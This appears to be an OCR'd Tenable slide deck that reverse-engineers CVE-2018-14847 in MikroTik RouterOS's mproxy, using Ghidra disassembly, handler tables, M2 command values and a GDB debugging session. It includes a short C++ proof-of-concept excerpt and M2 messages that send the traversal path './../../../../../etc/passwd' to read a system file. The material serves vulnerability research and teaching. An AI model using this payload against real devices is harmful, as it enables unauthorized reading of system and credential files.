
CVE-2018-14847 Analysis

https://ghidra-sre.org/

tenable

Examine a Bug


Load mproxy into Ghidra



tenable

Examine a Bug


Open mproxy for Analysis



tenable

Examine a Bug


Ghidra CodeBrowser



tenable

Examine a Bug
M2 Payload Destination


[2,2]



tenable

Examine a Bug
M2 Payload Destination


[2,2]



tenable

Examine a Bug
M2 Payload Destination

[2,2]




```
                        *************************************************************
                        *                          THUNK FUNCTION                   *
                        *************************************************************
                        thunk undefined addHandler(uint param_1, Handler * param…
                          Thunked-Function: addHandler
                          assume EBX = 0x8057108
        undefined         AL:1           <RETURN>
        uint              Stack[0x4]:4   param_1
        Handler *         Stack[0x8]:4   param_2
                        addHandler                                XREF[2]:     FUN_0804d6f9:0804d354(c),
                                                                               FUN_0804d6f9:0804de5f(c)
0804d000 ff 25 50       JMP        dword ptr [->addHandler]                      undefined addHandler(uint param_…
         73 05 08
                        -- Flow Override: CALL_RETURN (COMPUTED_CALL_TERMINATOR)
0804d006 68 78 04       PUSH       0x478
         00 00
0804d00b e9 f0 f6       JMP        LAB_0804c700
         ff ff
```


tenable

Examine a Bug
M2 Payload Destination

[2,2]




```
0804d848 83 c4 0c        ADD         ESP,0xc
0804d84b 57              PUSH        EDI
0804d84c 6a 02           PUSH        0x2
0804d84e ff 35 94        PUSH        dword ptr [DAT_08057c94]
         7c 05 08
0804d854 e8 a7 f7        CALL        addHandler
```


tenable

Examine a Bug

M2 Payload Destination


[2,2]



```
0804d7d5 c7 07 b0        MOV        dword ptr [EDI],PTR_FUN_080565b0
         65 05 08
0804d7db 89 3d 20        MOV        dword ptr [DAT_08057c20],EDI
         7c 05 08
0804d7e1 8d 5f 28        LEA        EBX,[EDI + 0x28]
0804d7e4 83 c4 0c        ADD        ESP,0xc
0804d7e7 68 90 00        PUSH       0x90
         00 00
```

Examine a Bug
M2 Payload Destination

[2,2]




```
                    PTR_FUN_080565b0                                XREF[2]:     FUN_0804d6f9:0804d7d5(*),
                                                                                 FUN_0804ee66:0804ee6c(*)
080565b0 66 ee 04 08     addr        FUN_0804ee66
080565b4 76 ee 04 08     addr        FUN_0804ee76
080565b8 40 c7 04 08     addr        loadPermData
080565bc 60 d5 04 08     addr        savePermData
080565c0 10 d2 04 08     addr        handle
080565c4 50 d3 04 08     addr        handleBrkpath
080565c8 b0 cf 04 08     addr        handleReply
080565cc b0 d2 04 08     addr        handleCmd
080565d0 a0 cd 04 08     addr        cmdGetPolicies
080565d4 70 d2 04 08     addr        cmdGet
080565d8 f0 cc 04 08     addr        cmdSet
080565dc e0 cd 04 08     addr        cmdReset
080565e0 d0 c9 04 08     addr        cmdGetObj
080565e4 60 c7 04 08     addr        cmdSetObj
080565e8 80 cc 04 08     addr        cmdGetAll
080565ec b0 cc 04 08     addr        cmdAddObj
080565f0 30 ce 04 08     addr        cmdRemoveObj
080565f4 b0 cd 04 08     addr        cmdMoveObj
080565f8 50 c7 04 08     addr        cmdGetCount
080565fc de 17 05 08     addr        FUN_080517de
08056600 80 ce 04 08     addr        cmdShutdown
08056604 00 cb 04 08     addr        shouldNotify
08056608 e2 47 05 08     addr        FUN_080547e2
0805660c dc 47 05 08     addr        FUN_080547dc
08056610 60 d0 04 08     addr        cmdDisconnected
08056614 70 d5 04 08     addr        notifiesSent
08056618 e0 cf 04 08     addr        getObject
```


tenable

Examine a Bug
M2 Payload Command

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: '…',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```

Command Value	Function
0xfe0001	cmdGetPolicies
0xfe0002	cmdGetObj
0xfe0003	cmdSetObj
0xfe0004	cmdGetAll
0xfe0005	cmdAddObj
0xfe0006	cmdRemoveObj
0xfe000d	cmdGet
0xfe000e	cmdSet
0xfe0015	cmdGetCount




tenable

Examine a Bug
M2 Payload Command

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: '…',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```

Command Value	Function
0xfe0001	cmdGetPolicies
0xfe0002	cmdGetObj
0xfe0003	cmdSetObj
0xfe0004	cmdGetAll
0xfe0005	cmdAddObj
0xfe0006	cmdRemoveObj
0xfe000d	cmdGet
0xfe000e	cmdSet
0xfe0015	cmdGetCount



tenable

Examine a Bug

M2 Payload Command… Unknown?

PTR_FUN_080565b0

```
080565b0 66 ee 04 08     addr        FUN_0804ee66
080565b4 76 ee 04 08     addr        FUN_0804ee76
080565b8 40 c7 04 08     addr        loadPermData
080565bc 60 d5 04 08     addr        savePermData
080565c0 10 d2 04 08     addr        handle
080565c4 50 d3 04 08     addr        handleBrkpath
080565c8 b0 cf 04 08     addr        handleReply
080565cc b0 d2 04 08     addr        handleCmd
080565d0 a0 cd 04 08     addr        cmdGetPolicies
080565d4 70 d2 04 08     addr        cmdGet
080565d8 f0 cc 04 08     addr        cmdSet
080565dc e0 cd 04 08     addr        cmdReset
080565e0 d0 c9 04 08     addr        cmdGetObj
080565e4 60 c7 04 08     addr        cmdSetObj
080565e8 80 cc 04 08     addr        cmdGetAll
080565ec b0 cc 04 08     addr        cmdAddObj
080565f0 30 ce 04 08     addr        cmdRemoveObj
080565f4 b0 cd 04 08     addr        cmdMoveObj
080565f8 50 c7 04 08     addr        cmdGetCount
080565fc de 17 05 08     addr        FUN_080517de
08056600 80 ce 04 08     addr        cmdShutdown
08056604 00 cb 04 08     addr        shouldNotify
08056608 e2 47 05 08     addr        FUN_080547e2
0805660c dc 47 05 08     addr        FUN_080547dc
```

PTR_FUN_080568c0


```
080568c0 e6 4c 05 08     addr        FUN_08054ce6
080568c4 f6 4c 05 08     addr        FUN_08054cf6
080568c8 40 c7 04 08     addr        loadPermData
080568cc 60 d5 04 08     addr        savePermData
080568d0 10 d2 04 08     addr        handle
080568d4 50 d3 04 08     addr        handleBrkpath
080568d8 b0 cf 04 08     addr        handleReply
080568dc b0 d2 04 08     addr        handleCmd
080568e0 a0 cd 04 08     addr        cmdGetPolicies
080568e4 60 d2 04 08     addr        cmdGet
080568e8 30 cd 04 08     addr        cmdSet
080568ec e0 cd 04 08     addr        cmdReset
080568f0 40 c9 04 08     addr        cmdGetObj
080568f4 70 d4 04 08     addr        cmdSetObj
080568f8 40 d6 04 08     addr        cmdGetAll
080568fc 20 cb 04 08     addr        cmdAddObj
08056900 e0 ca 04 08     addr        cmdRemoveObj
08056904 b0 cd 04 08     addr        cmdMoveObj
08056908 50 c7 04 08     addr        cmdGetCount
0805690c 60 c9 04 08     addr        cmdUnknown
08056910 80 ce 04 08     addr        cmdShutdown
08056914 00 cb 04 08     addr        shouldNotify
08056918 e2 47 05 08     addr        FUN_080547e2
0805691c dc 47 05 08     addr        FUN_080547dc
```


tenable

Examine a Bug

M2 Payload Destination

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: '...',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```




```
83  *(undefined ***)this_00 = &PTR_FUN_080565b0;
84  ppcVar1 = this_00 + 10;
85  DAT_08057c20 = this_00;
86  set_policy((uint)ppcVar1,6);
87  set_policy((uint)ppcVar1,1);
88  set_policy((uint)ppcVar1,2);
89  set_policy((uint)ppcVar1,5);
90  set_policy((uint)ppcVar1,3);
91  set_policy((uint)ppcVar1,4);
92  set_policy((uint)ppcVar1,7);
93  addHandler((uint)DAT_08057c94,(Handler *)0x2);
```

Examine a Bug
M2 Payload Command

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: '…',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```

Command Value	Function
0xfe0001	cmdGetPolicies
0xfe0002	cmdGetObj
0xfe0003	cmdSetObj
0xfe0004	cmdGetAll
0xfe0005	cmdAddObj
0xfe0006	cmdRemoveObj
0xfe000d	cmdGet
0xfe000e	cmdSet
0xfe0015	cmdGetCount



tenable

Examine a Bug

Looks Reasonable?

```
     undefined4        Stack[-0xd8]:4 local_d8                          XREF[1]:     08051b0c(*)
                    FUN_080517de                                        XREF[1]:     080565fc(*)
080517de 55             PUSH        EBP
080517df 89 e5          MOV         EBP,ESP
080517e1 57             PUSH        EDI
080517e2 56             PUSH        ESI
080517e3 53             PUSH        EBX
080517e4 81 ec ac       SUB         ESP,0xac
         00 00 00
080517ea 8b 7d 10       MOV         EDI,dword ptr [EBP + param_3]
080517ed 8b 45 14       MOV         EAX,dword ptr [EBP + param_4]
080517f0 48             DEC         EAX
080517f1 83 f8 06       CMP         EAX,0x6
080517f4 0f 87 03       JA          LAB_08051ffd
         08 00 00
080517fa 8d 5d 90       LEA         EBX=>local_74,[EBP + -0x70]

                    switchD_080517fd::switchD
080517fd ff 24 85       JMP         dword ptr [->switchD_080517fd::caseD_1 + EAX*0... = 080518ed
         88 65 05 08
```


tenable

Examine a Bug
Switching Payloads

```
104     Winbox_Session winboxSession(ip, port);
105     if (!winboxSession.connect())
106     {
107         std::cerr << "Failed to connect to the remote host" << std::endl;
108         return EXIT_FAILURE;
109     }
110
111     WinboxMessage msg;
112     msg.set_to(2, 2);
113     msg.set_command(7);
114     msg.set_request_id(1);
115     msg.set_reply_expected(true);
116     msg.add_string(1, "./../../../../../etc/passwd");
117     winboxSession.send(msg);
```

https://github.com/tenable/routeros/tree/master/poc/cve_2018_14847

tenable

Examine a Bug

Where to Set a Breakpoint?

```
     undefined4        Stack[-0xd8]:4 local_d8                                XREF[1]:     08051b0c(*)
                    FUN_080517de                                        XREF[1]:     080565fc(*)
080517de 55             PUSH        EBP
080517df 89 e5          MOV         EBP,ESP
080517e1 57             PUSH        EDI
080517e2 56             PUSH        ESI
080517e3 53             PUSH        EBX
080517e4 81 ec ac       SUB         ESP,0xac
         00 00 00
080517ea 8b 7d 10       MOV         EDI,dword ptr [EBP + param_3]
080517ed 8b 45 14       MOV         EAX,dword ptr [EBP + param_4]
080517f0 48             DEC         EAX
080517f1 83 f8 06       CMP         EAX,0x6
080517f4 0f 87 03       JA          LAB_08051ffd
         08 00 00
080517fa 8d 5d 90       LEA         EBX=>local_74,[EBP + -0x70]

                    switchD_080517fd::switchD
080517fd ff 24 85       JMP         dword ptr [->switchD_080517fd::caseD_1 + EAX*0... = 080518ed
         88 65 05 08
```


tenable

Examine a Bug

Attaching GDB to mproxy

```
/flash/rw/disk # ps a | grep mproxy
  203 root      0:00 /nova/bin/mproxy
  350 root      0:00 grep mproxy
/flash/rw/disk # ./gdb -p 203
```

Examine a Bug

Set the Breakpoint

```
(gdb) break *0x80517f0
Breakpoint 1 at 0x80517f0
(gdb) c
Continuing.
```

```
     undefined4        Stack[-0xd8]:4 local_d8
                    FUN_080517de                                    X
080517de 55             PUSH        EBP
080517df 89 e5          MOV         EBP,ESP
080517e1 57             PUSH        EDI
080517e2 56             PUSH        ESI
080517e3 53             PUSH        EBX
080517e4 81 ec ac       SUB         ESP,0xac
         00 00 00
080517ea 8b 7d 10       MOV         EDI,dword ptr [EBP + param_3]
080517ed 8b 45 14       MOV         EAX,dword ptr [EBP + param_4]
080517f0 48             DEC         EAX
080517f1 83 f8 06       CMP         EAX,0x6
080517f4 0f 87 03       JA          LAB_08051ffd
         08 00 00
080517fa 8d 5d 90       LEA         EBX=>local_74,[EBP + -0x70]

                    switchD_080517fd::switchD
080517fd ff 24 85       JMP         dword ptr [->switchD_080517fd::cas
         88 65 05 08
```


tenable

Examine a Bug

Stacktrace

```
Breakpoint 1, 0x080517f0 in ?? ()
(gdb) bt
#0  0x080517f0 in ?? ()
#1  0x77787c47 in nv::Handler::handleCmd(nv::message const&, unsigned int) () from /lib/libumsg.so
#2  0x77784616 in nv::Handler::handle(nv::message&) () from /lib/libumsg.so
#3  0x77786bc8 in nv::Looper::dispatchMessage(nv::message&) () from /lib/libumsg.so
#4  0x080554f4 in ?? ()
#5  0x0804f619 in ?? ()
#6  0x0805048e in ?? ()
#7  0x08055225 in ?? ()
#8  0x0805125e in ?? ()
#9  0x77781fd3 in nv::ThinRunner::step(bool) () from /lib/libumsg.so
#10 0x7778202b in nv::ThinRunner::run() () from /lib/libumsg.so
#11 0x77788b75 in nv::Looper::run() () from /lib/libumsg.so
#12 0x0804e110 in ?? ()
#13 0x77721fcb in __uClibc_main () from /lib/libc.so.0
#14 0x0804e159 in _start ()
(gdb)
```

Examine a Bug

M2 Command to Switch Statement

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: './../../../../../etc/passwd',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```

```
(gdb) info registers
eax            0x7      7
ecx            0x777ac5e8       2004534760
edx            0x8057660        134575712
ebx            0x777ac5e8       2004534760
esp            0x7fb51040       0x7fb51040
ebp            0x7fb510f8       0x7fb510f8
esi            0x805aed8        134590168
edi            0x7fb5128c       2142573196
eip            0x80517f0        0x80517f0
eflags         0x202    [ IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
```


```
080517f0 48              DEC        EAX
080517f1 83 f8 06        CMP        EAX,0x6
080517f4 0f 87 03        JA         LAB_08051ffd
         08 00 00
080517fa 8d 5d 90        LEA        EBX=>local_74,[EBP + -0x70]

                     switchD_080517fd::switchD
080517fd ff 24 85        JMP        dword ptr [->switchD_080517fd::caseD_1 + EAX*0...  = 080518ed
         88 65 05 08
```


tenable

Examine a Bug

M2 Command Switch Statement

```
{ bff0005:1,
  uff0006:5,
  uff0007:7,
  s1: './../../../../../etc/passwd',
  Uff0002:[0,8],
  Uff0001:[2,2]}
```




tenable

Examine a Bug

M2 Get String 1

